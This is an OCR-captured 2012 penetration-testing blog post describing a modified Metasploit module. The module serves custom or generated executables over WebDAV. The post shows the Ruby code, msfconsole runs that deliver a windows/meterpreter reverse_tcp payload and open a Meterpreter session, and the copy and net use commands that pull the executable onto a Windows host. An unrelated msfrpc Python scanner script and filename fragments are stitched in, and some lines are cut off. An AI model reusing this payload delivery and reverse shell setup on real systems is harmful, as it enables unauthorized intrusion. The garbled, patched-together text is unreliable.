
Wednesday, June 6, 2012

WebDAV Server to Download Custom Executable or MSF Generated Executables

CG / 9:00 AM

Metasploit comes with dllhijacker module

The current module does not allow you to download exe's, in fact these are specifically blacklisted. This makes sense because that's not what the exploit is for. Anyway, someone asked me if it was possible to download a file (specifically a pre-generated exe) over WebDAV. I know an auxiliary module to be a webdav server has been a request for awhile, but it looked like the dll_hijacker module could accomplish it. I added a block of code to the process_get function to handle the exe and then removed .exe from the blacklist.



```
        if (request.uri =~ /\.(exe)$/i)
                if datastore['LOCALEXE']
                        myfile = datastore['LOCALROOT']+datastore['LOCALFILE']
                        print_status("#{cli.peerhost}:#{cli.peerport} GET => Delivering Local EXE Payload [ #{myfile}
                        data = File.open(myfile, 'rb'){|io| io.read }
                        send_response(cli, data, { 'Content-Type' => 'application/octet-stream' })
                return

                else
                        print_status("#{cli.peerhost}:#{cli.peerport} GET => Delivering Generated EXE Payload")
                        return if ((p = regenerate_payload(cli)) == nil)
                        data = generate_payload_exe({ :code => p.encoded })
                        send_response(cli, data, { 'Content-Type' => 'application/octet-stream' })
                return
                end
        else
                print_status "something went wrong with exe logic"
        end
```

So if LOCALEXE is set to TRUE then serve up the local exe in the path/filename you specify, if not generate an executable based on the payload options (Yes, I realize AV will essentially make this part useless).

The below is a "show options" with nothing set, default is to generate a EXE payload, if you want to set your own local EXE you need to set LOCALEXE to TRUE.

BLOG ARCHIVE

- ► 2020 (3)
- ► 2019 (24)
- ► 2018 (2)
- ► 2017 (16)
- ► 2016 (13)
- ► 2015 (31)
- ► 2014 (10)
- ► 2013 (21)
- ▼ 2012 (53)
  - ► December (3)
  - ► November (5)
  - ► October (11)
  - ► September (6)
  - ► August (2)
  - ▼ June (2)
    - WebDAV Server to Download Custom Executable or MSF...
    - Burp Intruder and Timing Options
  - ► May (12)
  - ► April (6)
  - ► March (1)
  - ► February (3)
  - ► January (2)
- ► 2011 (50)
- ► 2010 (54)
- ► 2009 (125)
- ► 2008 (169)
- ► 2007 (73)

LINKS

- carnal0wnage On Slideshare
- carnal0wnage Vimeo Channel

```
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BASENAME    policy           yes       The base name for the listed files.
   EXTENSIONS  txt              yes       The list of extensions to generate
   LOCALEXE    false            yes       Use a local exe instead of generating one based on pa
   LOCALFILE   myexe.exe        yes       The filename to serve up
   LOCALROOT   /tmp/            yes       The local file path
   SHARENAME   documents        yes       The name of the top-level share.
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
   SRVPORT     80               yes       The daemon port to listen on (do not change)
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
   URIPATH     /                yes       The URI to use (do not change).


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(webdav_file_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD =>  windows/meterpreter/reverse_tcp
msf  exploit(webdav_file_server) > set LHOST 192.168.26.129
LHOST =>  192.168.26.129
smsf  exploit(webdav_file_server) > set LPORT 5555
LPORT =>  5555

msf  exploit(webdav_file_server) > exploit

[*] Exploit running as background job.
[*] Started reverse handler on 192.168.26.129:5555
[*]
[*] Exploit links are now available at \\192.168.26.129\documents\
[*]
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.26.129:80/
[*] Server started.

msf  exploit(webdav_file_server) > [*] 192.168.26.1:17904 OPTIONS /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17904 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17904 PROPFIND /documents
[*] 192.168.26.1:17904 PROPFIND => 301 (/documents)
[*] 192.168.26.1:17904 PROPFIND /documents/
[*] 192.168.26.1:17904 PROPFIND => 207 Directory (/documents/)
[*] 192.168.26.1:17904 PROPFIND => 207 Top-Level Directory
[*] 192.168.26.1:17904 GET => Delivering Generated EXE Payload
```

Manually execute the exe

```
[*] Sending stage (752128 bytes) to 192.168.26.1
[*] Meterpreter session 1 opened (192.168.26.129:5555 -> 192.168.26.1:17800) at Thu May 17 23:
```

Now if you want to serve a local exe

```
msf  exploit(webdav_file_server) > jobs -K
```

POPULAR POSTS

WeirdAAL update - get EC2 snapshots

May-17 - 2020

I watched a good DEF CON video on abusing public...

The Duality of Attackers - Or Why Bad Guys are a Good Thing™

Apr-27 - 2020

The Duality of Attackers - Or Why Bad Guys are a...

What is your GCP infra worth?...about ~$700 [Bugbounty]

Mar-13 - 2020

BugBounty story #bugbountytips A fixed but...

CONTRIBUTORS

- CG
- Javuto
- cktricky

```
msf  exploit(webdav_file_server) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.26.129:5555
[*]
[*] Exploit links are now available at \\192.168.26.129\documents\
[*]
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.26.129:80/
[*] Server started.


msf  exploit(webdav_file_server) > [*] 192.168.26.1:17870 OPTIONS /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17870 PROPFIND /documents
[*] 192.168.26.1:17870 PROPFIND => 301 (/documents)
[*] 192.168.26.1:17870 PROPFIND /documents/
[*] 192.168.26.1:17870 PROPFIND => 207 Directory (/documents/)
[*] 192.168.26.1:17870 PROPFIND => 207 Top-Level Directory
[*] 192.168.26.1:17870 GET => Delivering Local EXE Payload [ /tmp/myexe.exe ]
```

I've tested this on windows 7 and windows XP
and I've been told this works with IE7 and below but not IE8. I've just been executing it on the command line.

Usage*:

```
copy \\ip\documents\myexe.exe myexe.exe
```

You may have to net use first

```
net use \\ip\documents\ /User:Guest
```

You'll see windows attempt the request of SMB, fail, then switch to doing the WebDAV thing.

Once the bin is on the box you can exec the bin manually.


*there are a couple of other ways to run this, the guy that asked me to help with all this will have a post on it soon.

code is HERE in the github repo, be gentle i dont usually do exploit code...


-CG

Metasploit, Pentesting, webdav

Share Post



```
#!/usr/bin/env python
import sys
import msfrpc
import time

if __name__ == '__main__':
    # Create a new instance of the Msfrpc client with the default options
    client = msfrpc.Msfrpc({})

    # Login to the msf server using the password "abc123"
    client.login(user='msf', password='mypass')

    # List all auxiliary modules
    #  mod = client.call('module.auxiliary')
    #  for i in (mod.get('modules')):
    #       print i

    res = client.call('console.create')
    console_id = res['id']
    print "res: %s" %res

    a = client.call('console.write', [console_id, "db_connect msf:myotherpass@127.0.0.1/msf\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "workspace -a ssh_version_tester\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "set THREADS 10\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "workspace ssh_version_tester\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "use auxiliary/scanner/ssh/ssh_version\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "set RHOSTS file:/tmp/ssh_hosts.txt\n"])
    time.sleep(1)
    a = client.call('console.write', [console_id, "run\n"])
    time.sleep(5)

        while True:
        res = client.call('console.read',[console_id])
        if len(res['data']) > 1:
            print res['data'],

        if res['busy'] == True:
            time.sleep(1)
            continue

        break
```



ed-data.ipynb

-hadoop-connector-check.ipynb

ynb

3.json

No comments:

Post a Comment